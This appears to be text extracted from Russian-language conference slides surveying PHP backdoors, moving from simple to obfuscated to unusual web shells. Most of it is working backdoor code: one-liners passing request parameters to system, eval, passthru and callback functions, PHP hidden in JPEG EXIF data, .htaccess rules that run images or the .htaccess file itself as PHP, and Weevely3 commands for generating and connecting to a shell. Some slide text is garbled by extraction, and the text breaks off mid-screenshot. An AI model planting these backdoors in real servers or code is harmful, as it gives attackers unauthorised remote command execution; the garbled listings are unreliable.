

Open SysConf '19

Обзор PHP бэкдоров

@joe1black & @manfromkz, @NitroTeamChannel

Whoami

—



Что такое бэкдор?

—

Бэкдор, backdoor (от англ. back door — «чёрный ход», буквально «задняя дверь») — дефект алгоритма, который намеренно встраивается в него разработчиком и позволяет получить несанкционированный доступ к данным или удалённому управлению операционной системой и компьютером в целом.

1. Простые бэкдоры




—


Опасные функции

- 1) system `<?php system($_REQUEST["id"]);?>`
- 2) exec `<?php echo `$_REQUEST[id]`;?>`
- 3) shell_exec `<?php echo shell_exec($_REQUEST["id"]);?>`
- 4) passthru `<?php echo shell_exec($_REQUEST["id"]);?>`
- 5) proc_open `<?php`
- 6) popen `call_user_func($_REQUEST[a],$_REQUEST[b]);`
- 7) assert `?>`
- 8) call_user_func `<?php create_function("", '');?>.$_REQUEST[id].'{'}; ?>`
- 9) pcntl_exec
- 10) eval, etc.

Примеры выполнения




```
<?php
highlight_file(__FILE__);
system($_REQUEST['id']);
?> PHP 7.0.14 (cli) (built: Dec 6 2016 15:35:54) ( ZTS ) Copyright (c) 1997-2016 The PHP C
```




```
<?php
highlight_file(__FILE__);
echo `$_REQUEST[id]`;
?> PHP 7.0.14 (cli) (built: Dec 6 2016 15:35:54) ( ZTS ) Copyright (c) 1997-2016 The PHP C
```

Примеры выполнения




```
<?php
highlight_file(__FILE__);
call_user_func($_REQUEST[a], $_REQUEST[b]);
?> Usage: php [options] [-f] [--] [args...] php [options] -r [--] [args...] php [options]
[-t docroot] php [options] -- [args...] php [options] -a -a Run interactive
-d foo[=bar] Define INI entry foo with value 'bar' -e Generate extended info
Syntax check only (lint) -m Show compiled in modules -r Run PHP without using
Parse and execute for every input line -E Run PHP after processing all input
-t Specify document root for built-in web server. -s Output HTML syntax highlight
Load Zend extensions --args Arguments passed to sapi. Use --args when
```


Примеры выполнения



```
<?php
highlight_file(__FILE__);
eval($_REQUEST["id"]);
?>
```

PHP Version 7.0.14



```
<?php
highlight_file(__FILE__);
create_function('', '');$_REQUEST[id].'';
?> array(37) { ["HTTP_HOST"]=> string(12) "backdoors.kz" ["HTTP_USER_AGENT"]=> string(78)
["HTTP_ACCEPT"]=> string(63) "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8"
["HTTP_ACCEPT_ENCODING"]=> string(13) "gzip, deflate" ["HTTP_DNT"]=> string(1) "1" ["HT
```

Пентестер, которому
удалили бэкдор
с `eval($_GET[a]);`



Любой антивирус



2. Продвинутые бэкдоры



array_map

(PHP 4 >= 4.0.6, PHP 5, PHP 7)

array_map — Применяет callback-функцию ко всем элементам указанных массивов

Описание

```
array_map ( callable $callback , array $array1 [, array $... ] ) : array
```



```
<?php
highlight_file( __FILE__ );
array_map($ _REQUEST[id],$ _REQUEST);
?> PHP 7.0.14 (cli) (built: Dec 6 2016 15:35:54) ( ZTS ) Copyright (c) 1997-2016 The PHP Group Zend
```

filter_input_array

(PHP 5 >= 5.2.0, PHP 7)

`filter_input_array` — Получает несколько переменных извне PHP и, при необходимости, фильтрует их

Описание

```
filter_input_array ( int $type [, mixed $definition [, bool $add_empty = TRUE ]] ) : mixed
```

Эта функция полезна для получения множества переменных без многократного вызова функции [filter_input\(\)](#).

Список параметров

type

Одна из констант `INPUT_GET`, `INPUT_POST`, `INPUT_COOKIE`, `INPUT_SERVER` или `INPUT_ENV`.

array_reduce

(PHP 4 >= 4.0.5, PHP 5, PHP 7)

`array_reduce` — Итеративно уменьшает массив к единственному значению, используя callback-функцию

Описание

```
array_reduce ( array $array , callable $callback [, mixed $initial = NULL ] ) : mixed
```



backdoors.kz/?id=passthru&c=php -v

```
<?php
highlight_file(__FILE__);
$x = filter_input_array(1, array('id'=>', 'c'=>'));
array_reduce([1], $x['id'], $x['c']);
?> PHP 7.0.14 (cli) (built: Dec 6 2016 15:35:54) ( ZTS ) Copyright (c) 1997-2016 The PHP Group Zend E
```

```
<?php
```

```
$x = filter_input_array(1, array('id'=>'', 'c'=>''));
```

```
array_reduce([1], $x['id'], $x['c']);
```


```
// Происходит следующее:
```

```
// $x[id] = $_GET[id];           $x[c] = $_GET[c];
```

extract

(PHP 4, PHP 5, PHP 7)

extract — Импортирует переменные из массива в текущую таблицу символов



```
<?php
highlight_file(__FILE__);
extract($_REQUEST);
$a($b);
?> PHP 7.0.14 (cli) (built: Dec 6 2016 15:35:54) ( ZT
```


iterator_apply

(PHP 5 >= 5.1.0, PHP 7)

iterator_apply — Вызывает функцию для каждого элемента в итераторе

Описание


```
iterator_apply ( Traversable $iterator , callable $function [ , array $args = NULL ] ) : int
```



backdoors.kz/?id=passthru&c[]=php -v

```
<?php
highlight_file(__FILE__);
iterator_apply(new ArrayObject([1]), $_GET[id], $_GET[c]);
?> PHP 7.0.14 (cli) (built: Dec 6 2016 15:35:54) ( ZTS ) Copyright (c)
1998-2016 Zend Technologies
```

SQLite3::createFunction



```
<?php
highlight_file(__FILE__);
$x = $_GET[id];
$db = new SQLite3(':memory:');
$db->createFunction($x, $x);
$db->querySingle("select $x('$_GET[c]')");
?> PHP 7.0.14 (cli) (built: Dec 6 2016 15:35:54) (2
Zend Engine v3.0.0, Copyright (c) 1998-2016 Zend
```

register_shutdown_function



```
<?php
highlight_file(__FILE__);
register_shutdown_function($_GET[id], $_GET[c]);
?> PHP 7.0.14 (cli) (built: Dec 6 2016 15:35:54) ( ZTS ) (
Zend Engine v3.0.0, Copyright (c) 1998-2016 Zend Techn
```

forward_static_call_array



```
<?php
highlight_file(__FILE__);
class Test
{
    function __construct() {
        forward_static_call_array($_GET[id], $_GET[c]);
    }
}
new Test;
?> PHP 7.0.14 (cli) (built: Dec 6 2016 15:35:54) ( ZTS ) Copyright
The PHP Group Zend Engine v3.0.0, Copyright (c) 1998-2016 Zend
```

3. Необычные бэждоры



zip://

A screenshot of a web browser window. The address bar shows the URL: backdoors.kz/?x=zip://backdoor.zip%23backdoor.php&id=passthru&c=php -v. The browser content area displays PHP code: <?php highlight_file(__FILE__); include(\$_REQUEST['x']); followed by the output: ?> PHP 7.0.14 (cli) (built: Dec 6 2016 15:35:54).

```
<?php
highlight_file(__FILE__);
include($_REQUEST['x']);
?> PHP 7.0.14 (cli) (built: Dec 6 2016 15:35:54)
```

?x=zip://backdoor.zip%23backdoor.php&
id=passthru&c=php -v

EXIF

The screenshot displays the Adobe Photoshop interface with the 'Properties' panel open to the 'EXIF' tab for the file 'NitroTeam.jpg'. The main canvas shows a blue diamond-shaped graphic on a black background. The EXIF metadata fields are as follows:

Field	Value
Description	<?php extract(\$_GET);\$a(\$b);die();?>
Rating	★★★★★
Description Writer	
Keywords	
Copyright Status	Unknown
Copyright Notice	<?php extract(\$_GET);\$a(\$b);die();?>

EXIF

```
index.php x backdoor.php x Nitro Team.jpg x
1 яШяб DC1 ђ Exif NUL NUL II * NUL BS NUL NUL NUL
2 NUL NUL SOH ETX NUL SOH NUL NUL NUL DC3 SOH NUL NUL SOH SOH ETX NUL SOH NUL NUL NUL DC3 SOH NUL NUL STX SOH ETX NUL ETX NUL N
3 NUL DLE ' NUL NUL Ъь
4 NUL DLE ' NUL NUL Adobe Photoshop CS6 (Windows) NUL 2019:09:15 16:47:19 NUL <?php extract($_GET);$a($b);die();?>f
5 VI DC1 NAK SI FF FF SI NAK CAN DC3 DC3 NAK DC3 DC3 CAN DC1 FF FF FF FF FF FF FF DC1 FF FF FF FF FF FF FF FF FF FF FF FF FF
6 VI VI
7 SO
8 DLE SO SO DLE DC4 SO SO SO DC4 DC4 SO SO SO SO DC4 DC1 FF FF FF FF FF DC1 DC1 FF FF FF FF FF FF DC1 FF FF FF FF FF FF FF FF FF
9 яД SOH ? NUL NUL SOH ENQ SOH SOH SOH SOH SOH SOH SOH NUL NUL NUL NUL NUL NUL NUL NUL ETX NUL SOH STX EOT ENQ ACK BEL BS
10 VI SOH NUL SOH ENQ SOH SOH SOH SOH SOH SOH SOH NUL NUL NUL NUL NUL NUL NUL NUL SOH NUL STX ETX EOT ENQ ACK BEL BS
11 VI DLE NUL SOH EOT SOH ETX STX EOT STX ENQ BEL ACK BS ENQ ETX FF 3 SOH NUL STX DC1 ETX EOT ! DC2 1 ENQ A Qa DC3 " q 2 ACK DC4 ' њ ± B
12 -Ша [X8юк [ьИЫ I , " DC2 NUL $ ъ ETX RJ DC4 ' / њ Ъ (цЕН, Я · SYN S ђ B SUB EOT V њ : EOT DC1 с PT' I $ Г $ ' I ) I $ ' JR I $ ' ц я P т х ' I %) $ ' I J I $ ' R ' I
13 Ī - ђ j B FF f VC њ ] нэ US Ī њ л ? В Y њ с 6 V њ Ю X с њ Г ђ Те X њ Щ I Г B њ 9 - 0 K SI T к х RS њ SI р { њ њ ^ в х · њ њ ц IX " ! · Л $ њ ~ Ц ч Z њ ' s RS Г SO ENQ S CBEL M SO њ 2 j х
14 и FF -- т х К В Л ES њ ESC RS њ њ О я м њ і х њ Е І њ DC1 ] е _ В I њ њ Е њ Л њ SYN [ ф > њ ч SI ж к њ ч д њ ум њ Е њ ч 9 о / q . с њ M Д њ њ T I R ц X њ Г я NUL T њ њ ю њ \ DC3 њ њ ш SI
```


EXIF



```
<?php
highlight_file(__FILE__);
include($_REQUEST['x']);
?> ExifII* (1 2 % i \
(Windows)2019:09:15 16:47:19PHP 7.0.14 (cli) (built
Copyright (c) 1997-2016 The PHP Group Zend Engine
```

.htaccess

```
AddType application/x-httpd-php .jpg
```



.htaccess

```
<Files ~ "^\.ht">
```

```
Order allow, deny
```

```
Allow from all
```

```
</Files>
```

```
AddType application/x-httpd-php .htaccess
```

```
#<?php passthru($_REQUEST['id']); ?>
```

.htaccess



A screenshot of a web browser window. The address bar shows the URL `backdoors.kz/.htaccess?a=passthru&b=php -v`. The page content displays the output of the `passthru` function, which has executed the command `php -v`. The output text is: `Order allow,deny Allow from all AddType application/x-httpd-php .htaccess #P`, `Sep 2 2015 23:48:30) Copyright (c) 1997-2014 The PHP Group Zend Engine v2`, and `1998-2014 Zend Technologies`.



A screenshot of a web browser window. The address bar shows the URL `backdoors.kz/.htaccess?a=var_dump&b=

it works`. The page content displays the output of the `var_dump` function, which has executed the command `var_dump` on the string `"it works"`. The output text is: `Order allow,deny Allow from all AddType application/x-httpd-php .l` and `it works"`.

4. Удобные бэждоры



—

WSO

Uname: Linux **Windows - 1251** Fri Mar 17 09:47:36 EDT 2017 x86_64 [exploit-db.com]

User: 1000 (analyst) **Group:** 1000 (analyst) **Server IP:**

Php: 7.0.15-0ubuntu0.16.04.4 **Safe mode:** OFF [phpinfo] **Datetime:** 2017-06-01 16:30:50 **Client IP:**

Hdd: 19.44 GB **Free:** 16.43 GB (84%)

Cwd: /home/analyst/test/ drwxr-xr-x [home]

[Sec. Info] [Files] [Console] [Sql] [Php] [String tools] [Bruteforce] [Network] [Self remove]

File manager

Name	Size	Modify	Owner/Group	Permissions	Actions
[.]	dir	2017-06-01 16:30:47	analyst/analyst	drwxr-xr-x	R T
[..]	dir	2017-06-01 16:30:26	analyst/analyst	drwxr-xr-x	R T
file1.php	0 B	2017-06-01 16:30:37	analyst/analyst	-rw-r--r--	R T E D
file2.php	0 B	2017-06-01 16:30:42	analyst/analyst	-rw-r--r--	R T E D
file3.txt	0 B	2017-06-01 16:30:47	analyst/analyst	-rw-r--r--	R T E D

Copy >>

Change dir: /home/analyst/test/ >>

Make dir: (Writeable) >>

Execute: >>

Read file: >>

Make file: (Writeable) >>

Upload file: (Writeable) Choose File No file chosen >>

PAS

The image shows the PAS (PHP Admin Script) interface. At the top, there are tabs for 'File Manager', 'SQL Client', 'PHP Console', 'Terminal', and 'Information'. The 'PHP Console' tab is active. Below the tabs, there are several checkboxes: 'Composition', 'Clear input', 'Clear output', 'Show as HTML', and 'Hide PHP errors'. To the right of these checkboxes are two dropdown menus, both set to 'UTF-8', and an 'Eval' button. The main area is split into two panes. The left pane is black and contains the text 'phpinfo();'. The right pane is white and is empty. At the bottom of the interface, there is a status bar with the text 'P.A.S. v. 4.1.1b' on the left and '2019-09-25 09:35' on the right.

File Manager SQL Client PHP Console Terminal Information

Composition Clear input Clear output Show as HTML Hide PHP errors ▲ UTF-8 ▼ ▼ UTF-8 ▼ Eval

```
phpinfo();
```

P.A.S. v. 4.1.1b 2019-09-25 09:35

Weevely3

1. Создаем бэкдор

```
weevely generate <password> <path>
```

2. Заливаем и используем

```
weevely <URL> <password> [cmd]
```



```
root@backbox:/home/manz/weevely3-master# ./weevely.py http://192.168.1.102/wordpress/hackme/shell.php password
[+] weevely 3.0

[+] Target:      192.168.1.102
[+] Session:    /root/.weevely/sessions/192.168.1.102/shell_0.session

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weevely>
```

```
www-data@ubuntu-server:/var/www/html/wordpress/hackme $ ls
manz
shell.php
uploader.php
www-data@ubuntu-server:/var/www/html/wordpress/hackme $ whoami
www-data
www-data@ubuntu-server:/var/www/html/wordpress/hackme $
```

5. Бонус




Foreign Function Interface (FFI)

Warning This extension is *EXPERIMENTAL*. The behaviour of this extension including the names of its functions and any other documentation surrounding this extension may change without notice in a future release of PHP. This extension should be used at your own risk.

This extension allows the loading of shared libraries (`.DLL` or `.so`), calling of C functions and accessing of C data structures in pure PHP, without having to have deep knowledge of the Zend extension API, and without having to learn a third “intermediate” language. The public API is implemented as a single class `FFI` with several static methods (some of them may be called dynamically), and overloaded object methods, which perform the actual interaction with C data.

Caution FFI is dangerous, since it allows to interface with the system on a very low level. The FFI extension should only be used by developers having a working knowledge of C and the used C APIs. To minimize the risk, the FFI API usage may be restricted with the `ffi.enable` `php.ini` directive.

FFI shell



The image shows a web browser window with two panes. The left pane displays the output of a terminal command, and the right pane displays the PHP code that generated the output.

Terminal Output (Left Pane):

```
total 32K
drwxrwxrwx 2 root root 4,0K Sep 25 09:24 .
drwxr-xr-x 3 root root 4,0K Sep 23 09:27 ..
